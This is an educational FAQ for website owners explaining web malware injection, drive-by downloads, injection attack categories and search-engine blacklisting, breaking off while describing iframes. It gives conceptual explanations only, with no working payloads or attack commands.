Web Malware Injection
Frequently Asked Questions (FAQ)

1. What is a Web application?

A Web application[1] is a software application that is accessed via a web browser over a network such as the Internet.

Generally speaking, Web applications provide dynamic web pages that facilitate interaction between Internet users and more complex components that drive applications such as online payment systems, social networking sites or web-based email.

Web application technology has boosted online business capabilities and has entered the corporate workplace as a means of reducing overhead associated with software installed on a per-computer basis.

2. How are Web applications created?

Basic Web applications are typically created using code which the browser renders into a web page. The most typical example of this is HTML (Hyper Text Markup Language) used in static websites.

HTML combined with multimedia plugins and scripting functionality presents more dynamic functionality to the browser while Web application development platforms and databases provide business logic and data storage capabilities. This enables development of complex feature-rich applications that can be delivered to end-users via web browser.






Figure 1: Basic Web Application Architecture

[1] A Web application can be considered a more complex and feature rich form of the commonly used term "website". Both are accessed from a web browser by an address that takes the http://www.abc.com format. However it is assumed that a website simply presents pages with static content to a browser while a web application has higher level components for business logic processing and data storage.

No matter what technology is used to create the Web application, it is important to note that all of its features are nothing more than carefully coded statements that the browser processes and presents to the end-user.

This can be demonstrated using a standard web browser such as Firefox or Internet Explorer. When viewing a web page, on the top menu, Click **View** and **Page Source** (Firefox) or **Source** (IE) to view the actual source code from which the displayed page has been rendered. This is demonstrated in Figure 2.





```
        <meta name="robots" content="INDEX,FOLLOW">
    <script src="_js/jslocalization.php" type="text/javascript"> </script>
    <script src="_js/mootools12.js" type="text/javascript"> </script>
    <script src="_js/moo.assets.js" type="text/javascript"> </script>
    <script src="_js/moo.scrollFx.js" type="text/javascript"> </script>
    <script src="_js/cooljavascript.js" type="text/javascript"> </script>
        <script src="_js/coolajaxbox.js" type="text/javascript"> </script>
    <script src="_js/coolboxloginmanager.js" type="text/javascript"> </script>
        <script src="_js/coolquicklinks.js" type="text/javascript"> </script>
    <script type="text/javascript">
            /*window.addEvent('unload', function() {
                if(!chk(UI.CAB.sourceURL)) {
                    location.href = UI.CAB.unsetLightboxURL();
                }

            });*/
        </script>
    <!--[if lt IE 7]> <script src="_js/unitpngfix.js" type="text/javascript"> </script> <![endif]-->
    <link rel="stylesheet" href="_css/style.css" type="text/css" />
            <link rel="shortcut icon" href="favicon.ico" title="icon" />

</head>
<body id="body" class="body bodygrey">

    <div id="canvas">

        <a name="top" id="top"></a>

        <div class="headerpanel headerpanelblack">
        <!-- Logo -->
        <a href="index.php"><img src="images/logo_blackss.gif" width="233" height="51" border="0" title="Home Page" alt="Home Page" style="position:absolute; top:14px;
 left:25px;" /></a>
        <!-- /Logo -->
        <script type="text/javascript">
window.addEvent('domready', function() {
        if(UI.isElement($('username'))) {

            if($chk(Cookie.read('username'))) {
                $('username').setProperty('value',Cookie.read('username'));
            }

            $('password').onkeydown = function(event) {
                var event = new Event(event);
                if(event.key == 'enter') {
                    UI.login.request('index.php?link_id=start');
                }
            }

        }
});
</script>
        <!-- LOGIN PANEL -->
```

Figure 2: Web Page with Source Code

3. What are the threats to Web applications?

Web applications present the corporate image to a global audience. The website is the first port of call for anyone looking to learn more about given company. However, are also exposed to malicious elements who seek to use this public presence as means of damaging corporate reputation, stealing resources or as a point from which to launch Internet-wide information system attacks.

4. What is a hacker?

The term “Hacker” has seen many definitions since it was coined over 40 years ago. However, the general consensus nowadays is that hackers are individuals or groups that seek to circumvent security controls in order to compromise the confidentiality, integrity and/or availability of electronic information systems.

While there are numerous hacker subclasses with varying technology focus and skill levels, the term “Hacker” is used exclusively throughout this document. It is also assumed that the primary targets of hackers’ attention are Web applications.

5. Why are Web applications vulnerable to Hackers?

Traditionally, when software applications were deployed, they were protected not only by some form of user credentials but also through physical and network level separation from the rest of the world. However with the advent of online business, a more mobile workforce and increased availability requirements, these applications are now hosted on Web-facing servers which are reachable by anyone with a connection to the Internet.

The ubiquitous nature – and constant exposure - of Web applications combined with the relative immaturity of the technology makes them particularly vulnerable to repeated and ever-evolving attacks from hackers who comfortably enjoy the anonymity that the Internet provides.

6. What is malware injection (Part I)?

Malware injection is the act of inserting – or injecting - malicious code into a web page so that so that when Internet users browse the page their computer[2] is infected with malware.

It is important to note that the ultimate target of a malware injection attack is rarely the website itself. The hacker generally wants to quietly insert code into the Web application in order to compromise every computer that browses the website. The methods used to inject code, the types of code and the actual malware categories are discussed in more detail throughout this document.

7. What is Malware?

Malware is the industry term used to generally describe mal̲i̲c̲i̲o̲u̲s̲ soft̲w̲a̲r̲e̲, i.e., software that is designed to compromise the confidentially, integrity or availability of computer systems.

The term "Malware" is broader than the better known expression "Virus" as it also encompasses Worms, Trojan Horses, Rootkits, Spyware, Adware, Crimeware, Robot (botnet) Clients, etc. A detailed discussion of these specific terms is beyond the scope of this document. For more information refer to Wikipedia's malware page[3].

It is assumed that malware is unwanted software that installs without the computer user's knowledge or consent and results in activities such as:

[2] Note the term "Computer" is used here to refer to all platforms used by an average Internet user surfing the web. This could be a desktop computer, laptop, mobile device, smartphone etc. It is distinct from a "Server" which is the advanced computing platform used to host the Web application.

[3] http://en.wikipedia.org/wiki/Malware

- Degraded computer operations;
- Intrusive pop-up windows that may or may not solicit payment for goods and services;
- Spam email promoting unwanted products, services or activities deemed distasteful or even illegal;
- Theft of personal, financial or corporate information; or
- Installation of remote control software that allows hackers to control and monitor computer activities

8. What is malicious code?

Web applications are built upon code that is presented to and rendered in the Web browser. What the Internet user sees when they access their favorite social networking site is simply code that has been processed by the browser to provide the text, graphics, forms, video, audio, etc. that application developer wants presented.

However, it is possible that this code can be used to adversely affect the Web browser. If a hacker can insert his own code prior to the browser processing it, it is possible that he can control what the browser does.

Thus it can be said that malicious code in this context is Web application code that when processed by the browser somehow compromises or controls the browser actions. It should be noted that this is a very general term and that the specifics of malicious code will be examined in more detail throughout this document.

9. In a Web application context, what is injection?

Many Web applications request user input through mechanisms such as online forms, check boxes, etc. In an adequately secured Web application, there will be filters in place to ensure that data only enters through these interfaces in a format that actually matches what the application expects. For example, if the application requires numbers in the form of a birth date, it should not accept letters.

“Injection” is when data that enters the application by bypassing security controls and altering the application’s behavior in an unexpected manner.

Injection is commonly used by hackers to insert malicious code into otherwise legitimate web pages. Common injection attacks include:

- Code injection which is the general name given to attacks where additional code is inserted into the application
- Command Injection where the hacker inserts system commands with the aim of having the web server accept and process those command
- Database injection where the hacker inserts database commands or queries so that the database processes them and returns a response

10. Where is the code injected to?

When discussing code injection, it is important to note that there are many possible scenarios and attack methods as follows:



Database
(a) Hacker
(b) Hacker
(d) Hacker
(c) Hacker
Web Application
Other applications
Web Service
Other Service
Operating system
Network Layer
(a) Injects database to gather information, control data or reflect input back to browser
(b) Attacks vulnerable service to gain file system access
(c) Compromises OS vulnerability to access files and services or gain direct administrator access
(d) Exploits web server vulnerabilities or default configuration to control all web applications

Figure 3: Malicious code injection paths

(a) In this scenario, the hacker utilizes application form fields to pass unfiltered database queries to database. He either circumvents database access controls or gains access to the passwords stored in the account database. Once he has control of the database, he can write content that is echoed back when pages are requested.

(b) The hacker exploits additional vulnerable services such as FTP or SMTP. This may be through specific vulnerabilities or through passwords obtained from hacker forums or through social engineering. This gives the hacker access to the server and thus to the application files and code.

(c) The hacker gains direct access to the server Operating System (OS) through either a vulnerable service or with stolen credentials. Once this access is gained the hacker can direct access to the application files and code.

(d) In some cases, the hacker may be able to directly compromise the web application itself:

- If the application requires user input, the hacker may provide data that writes to a file on the local hard drive. In certain cases, it may be possible to include executable data in this input which in turn would either retrieve password data or circumvent access controls.
- Many web servers are vulnerable by default; either through vulnerabilities that require patching after installation or through default configuration and credentials. For example, many web servers come with a web based administration console. If a hacker can exploit this web application, he can control the entire web server.
- Web application files are typically stored within the OS folder structure. In certain web servers, it may be possible to execute an attack such as Path Traversal[4] to browse through the folder structure and access files outside the web application.

11.What is drive-by downloading?

Malware can be downloaded to end-user computers from compromised websites through a number of methods.

Traditionally, some user interaction was required and people were often lured to a website and persuaded to click on a link which resulted in malware downloading and executing on their computers.

However, the term "drive-by downloading" specifically refers to the case where no end-user interaction is required. It is enough to simply visit the webpage that has been injected. There is no requirement to click on any link.

The real severity of this particular type of attack is that it is entirely silent. It quietly downloads malware without the user's knowledge or consent. Generally, website owners have no idea that this attack has occurred and that their website is leading to serious compromise of their own customers' security

For example, in 2009 a major US newspaper was compromised through an advertisement in its online edition. Internet users browsing the web page hosting the advertisement automatically and unknowingly downloaded malware without having to click on any links.

12.Why was malware injection created?

When malware first came to the fore, the impact was largely disruptive and/or embarrassing. Common impacts include automated mass emailing to all contacts in the infected computer's outlook address book or insertion of offensive files to stored data. In extreme cases, files were deleted from infected computers which impacted user productivity and damaged faith in information systems as a corporate tool.

[4] For more information on Path Traversal refer to the Open Web Application Security Project (OWASP) http://www.owasp.org/index.php/Testing_for_Path_Traversal

With the emergence of the Internet, hackers have focused more on Web applications but even this has had distinct phases as outlined in Figure 4.



Attack Complexity
Attacks: Against web server, Motivation: Defacement, glory
Attacks: Against web server, data and infrastructure Motivation: Corporate information & financial gain
Attacks: Against web application, data, Infrastructure and end-user computers Motivation: Corporate information, Personal information finanicial gain
1990
2000
2004
2009
Web 1.0
Pre Web 2.0
Web 2.0 and Beyond...

Figure 4: Web Application Attack Complexity vs. Goals

Initial website attacks were directed at the corporation itself with the primary goal being prominent website defacement and the bragging rights that came with it.

As the Internet became an accepted business tool, attackers changed their focus to e-Commerce websites with the intention of stealing information such as credit card numbers from corporate databases.

However with the advent of Web 2.0, improvements in credit card protection mechanisms and an increasingly “wired” general population, hackers have realized that end-users PCs represent far easier targets for profit-driven criminal enterprises.

Modern malware activities are typically designed to compromise information stored on Internet users’ computers such as web banking credentials or email, file sharing and social network site passwords.

Attackers are generally affiliated with organized crime and have established a business model based on buying and selling malicious code or active malware with guaranteed antivirus evasion capability. There are even defined price structures for information such as credit card numbers, social networking credentials, social security numbers, etc.

13. Why does malware injection utilize "legitimate" websites?

Malware developers target vulnerable websites as a route for malware injection for a number of reasons.

- Improved perimeter security technologies have made "traditional" network and system-level attacks more difficult to execute. But system and network security is not the same as application security. With the advent of Web 2.0, many businesses, in a rush to develop an online presence, have failed to secure their Web applications at the code level. This has provided a new attack avenue for hackers with SQL Injection and Cross Site Scripting (XSS) capabilities.

- As Web applications are accessible to both desirable (customers) and undesirable (hackers) Internet users by design, there is essentially an open "channel" between the untrusted Internet and corporate systems as illustrated in Figure 5.




Figure 5: Hackers exploit vulnerable Web application through open ports

- By leveraging vulnerable websites, hackers can silently download and execute malware on the computer of every user who accesses the site. Vulnerable websites expose their entire user base and hackers now have an avenue for distributing malware to thousands - or even millions - of users.

- As the injected website merely serves as a conduit that redirects Internet user computers to malware sites (often via multiple "hop-points"), it is harder for forensic analysis to identify the actual malware source.

14. Why should website owners care about malware Injection?

When a vulnerable website is injected in this manner, it becomes a conduit for malware delivery to all computers browsing the site. This malware is typically designed to steal information from computers browsing the infected sites.


The corporate website represents a company's public face. If it is infecting the computers of the very people it is supposed to serve, it cannot be trusted. Without this trust, website traffic will decrease which in turn will lead to a reduced marketing profile and lost sales opportunities.

If a website develops a reputation as a source of malware, business reputation will be severely impacted. In addition, malware injection will lead to non-compliance with standards such as PCI and may even bring legal consequences if customer confidentiality or privacy have been impacted.

In addition, if a website is downloading malware to computers browsing it, it will be flagged as malicious by search engines such as Google and may eventually be dropped from search query results.

15. Why is search engine blacklisting a concern?

With the advent of Google Safe Browsing and Google's ability to flag sites suspected of being malware sources, malware injection's impact is growing ever more immediate. If, during a Google index cycle, a website appears to be hosting malware, the site will be flagged. This means that users who access a flagged site via Google will be given an ominous warning similar to that shown in Figure 6.



Warning: Visiting this site may harm your computer!

The website at www.[redacted].com contains elements from the site cdn1.eyewonder.com, which appears to host malware – software that can hurt your computer or otherwise operate without your consent. Just visiting a site that contains malware can infect your computer.

For detailed information about the problems with these elements, visit the Google Safe Browsing diagnostic page for cdn1.eyewonder.com.

Learn more about how to protect yourself from harmful software online.

I understand that visiting this site may harm my computer.

Proceed anyway

Back to safety

Figure 6: Google Safe Browsing Flags Websites with Malware

If the website remains infected, it may eventually be dropped completely from Google's search results. Even if the malware is removed from the website immediately, the site will stay flagged for a significant time-period, driving customers away. In order to remove this status, website owners must submit proof that their website is malware-free. Websites flagged by Google as malicious are documented at http://www.stopbadware.org.

Given the importance of Search Engine Optimization (SEO) as a marketing tool, there is no doubt that Google flagging a website as malicious or dropping it from search results is not good for business.

16.If my website is flagged by Google as malicious what is the next step?

Once a website has been flagged as malicious by a search engine such as Google, it is critical to remove injected code in order to stop the drive-by download. For details on identifying injected code refer to (28). For immediate mitigation steps as well as more thorough remediation refer to (45) and (46).

Once the injected code has been removed and it has been verified that malware is no longer being pushed to Internet user computers, it is possible to request a new website review.

Sites flagged by Google as malicious are listed at http://stopbadware.org and the instructions on requesting a review are listed at http://stopbadware.org/home/reviewinfo .

17. Why does malware injection target Internet users?

Increased publicity and awareness has made it difficult to compromise corporate resources from the Internet but an increasingly "wired" general public is sharing more and more information via the Internet. These Internet users:

- Store personal, business and other sensitive data on computers connected to Internet.
- Generally trust any website they choose to access whether browsing directly, accessing via search engine or clicking on a link sent from a friend.
- Rely on commercial antivirus solutions for security. These are often outdated due to failure to update signatures. In addition, advances in obfuscation and packing techniques have resulted in most malware being undetectable by commercial antivirus scanners.

The result is a massive amount of computers with personal/financial information "live" on the Internet. They are largely protected by inadequate security mechanisms and are powered by users who implicitly trust websites that are vulnerable to malicious code injection. By leveraging vulnerable websites, hackers now have an avenue for distributing malware to thousands or even millions of users.

18. Why should Internet users care about malware Injection?

When Internet users browse to a compromised website, the injected code causes hacker-created content to execute in their browser along with the legitimate website content.

The hacker's ultimate goal is to force the users' computer to silently download and install malware from a site that the hacker specifies. This malware typically grants the hacker full control over the PC including access to stored, processed or transmitted data.

The impact of malware injection is stolen information such as online banking credentials and credit card details. Theft of personal information in this manner also leads to increased incidences of email hijacking, fraudulent access to social network sites and, in many cases, full blown identity theft.

19. What is social engineering?

Social engineering revolves around persuading or manipulating people into revealing information or performing specific actions. In a computer security context, social engineering means exploiting people through deception rather than focusing on circumventing technological controls.

20. What is the role of Social Engineering in malware injection?

If Internet users can be attracted to websites containing hyped content such as celebrity sex-tapes or advance movie copies, they become targets for malware injection.

In 2008, sexually explicit photos of Hong Kong movie star Edison Chen with numerous female celebrities were released on the Internet. Armorize Technologies, working with law enforcement and cyber-security agencies throughout the region quickly uncovered numerous websites that enticed Internet users with promises of the photos in question but actually subjected them to malware injection. By taking advantage of the hype surrounding the photos, hackers found a massive target base for personal data theft.

In this example, there was no requirement for user-interaction. The malware download happened invisibly as soon as the browser displayed the expected page.

21. What is malware injection (Part II)?

Having reviewed some concepts critical to an understanding of malware injection, it is time to look a little deeper at how malware injection works.

Malware Injection - also known as drive-by downloading - is a hacker technique designed to steal information from Internet users by forcing them to automatically download malicious software without their knowledge or consent.

More specifically, the hacker exploits fundamental Web application vulnerabilities such as poor application input filtering in order to inject a malicious iframe or javascript into the Web application.

At a very high level, the concept can be illustrated as in Figure 7. However it should be noted that the process is actually more complex and this is presented from the perspective of an end-user who has been compromised.

While the injected Web application may also be on the server hosting the malware it is more typical for it to act merely as a conduit for malware injection by ensuring the browser processes malicious code that compromises it.



Internet Users
drive-by download
Application Infrastructure
Web Application (HTML)
Database
Internet Hackers
Web Services Application (XML)
Malicious javascript/iframe injection

Figure 7: Basic Drive-by Download Concept

22. What are the components of malware injection?

In a typical malware injection scenario, the hacker's end goal is to take control of the end-user computer. At a high level and in the most typical example, malware injection requires 3 components as follows:

Malicious code: If the website is vulnerable to injection attacks, the hacker will insert code that will be processed by any browser requesting the injected web page. This will cause the browser to request content from another website controlled the hacker

Exploit: The exploit is what actually takes advantage of security flaws in the end-user's web browser. If the exploit is successful, the hacker will have full control of the web browser. The exploit is typically downloaded from the website that the injected code redirect the browser to.

Malware: Once the browser has been exploited, it can be instructed to carry out any action the hacker requests. Typically this includes accessing another hacker-controlled website or server to download active malware.

The overall process can be summarized as follows:

- Injecting a vulnerable website with malicious code that web browsers will process
- Using this injected code to exploit web browsers to take control of them;
- Forcing the exploited web browser to download malware to Internet users' computers; and
- Silently executing and installing this malware on end-user computers

The payload of this malware may vary but it typically includes software that grants the hacker the ability to remotely control the computer, view video output, capture key strokes and search through the hard disk for data such as credit card numbers, stored credentials for banking, social network and webmail sites.

Note that this list is far from exhaustive. New malware is released weekly with ever more complex behavioral characteristics and goals.

23.How is malicious code injected into a vulnerable web page?

Many Web applications request user input through form fields. That input is then processed with the results relayed back to the end user.

Web application developers should ensure that data is processed in accordance with the application's business rules and that server, application or database commands are not supplied to the application through this avenue.

This requires filtering application input to ensure that only data deemed valid in accordance with the application expectations is accepted. For example, if the application expects numeric data from an input field, then any other type of data should either generate a request for properly formatted data, be replaced with default data or be ignored.

However, many Web applications are developed without these controls in place. It is common for poorly secured Web applications to accept commands through form fields which are then passed to the other "backend" systems powering the applications - such as the web server, server operating system or database - for processing.

With suitably crafted commands passing through the web form to the core application, server or database, a hacker can freely inject the content required for successful malware injection. Typical injection attacks include the following:

- Argument Injection or Modification
- Blind SQL Injection
- Blind XPath Injection
- Code Injection
- Command Injection
- Direct Static Code Injection
- Format string attack
- Full Path Disclosure
- LDAP injection
- Parameter Delimiter
- Server-Side Includes (SSI) Injection
- Special Element Injection
- Web Parameter Tampering
- XPATH Injection

For more information on Injection attacks refer to the Open Web Application Security Project (OWASP) at http://www.owasp.org/index.php/Category:Injection

24. What type of malicious code is injected into the vulnerable Web application?

In the most common example, the hacker injects code into the Web application that is rendered in the web browser

The hacker's goal is to have the browser process his code without either the web application administrator or end-user's knowledge or consent. This is commonly achieved through injection of malicious content such as:

- Iframes
- Javascript
- Objects
- Database queries or commands

25. What is an iframe?

An inline frame - or iframe – causes an HTML document from an external domain to render inside a requested web page.

Iframe syntax utilizes the HTML `<iframe>…</iframe>` tag and allows specification of a number of parameters such as:

- Actual website from which iframe content is retrieved
- Position of the Iframe within the overall webpage
- Display dimensions which can be set to "zero"
- Display status which can be set to "none"

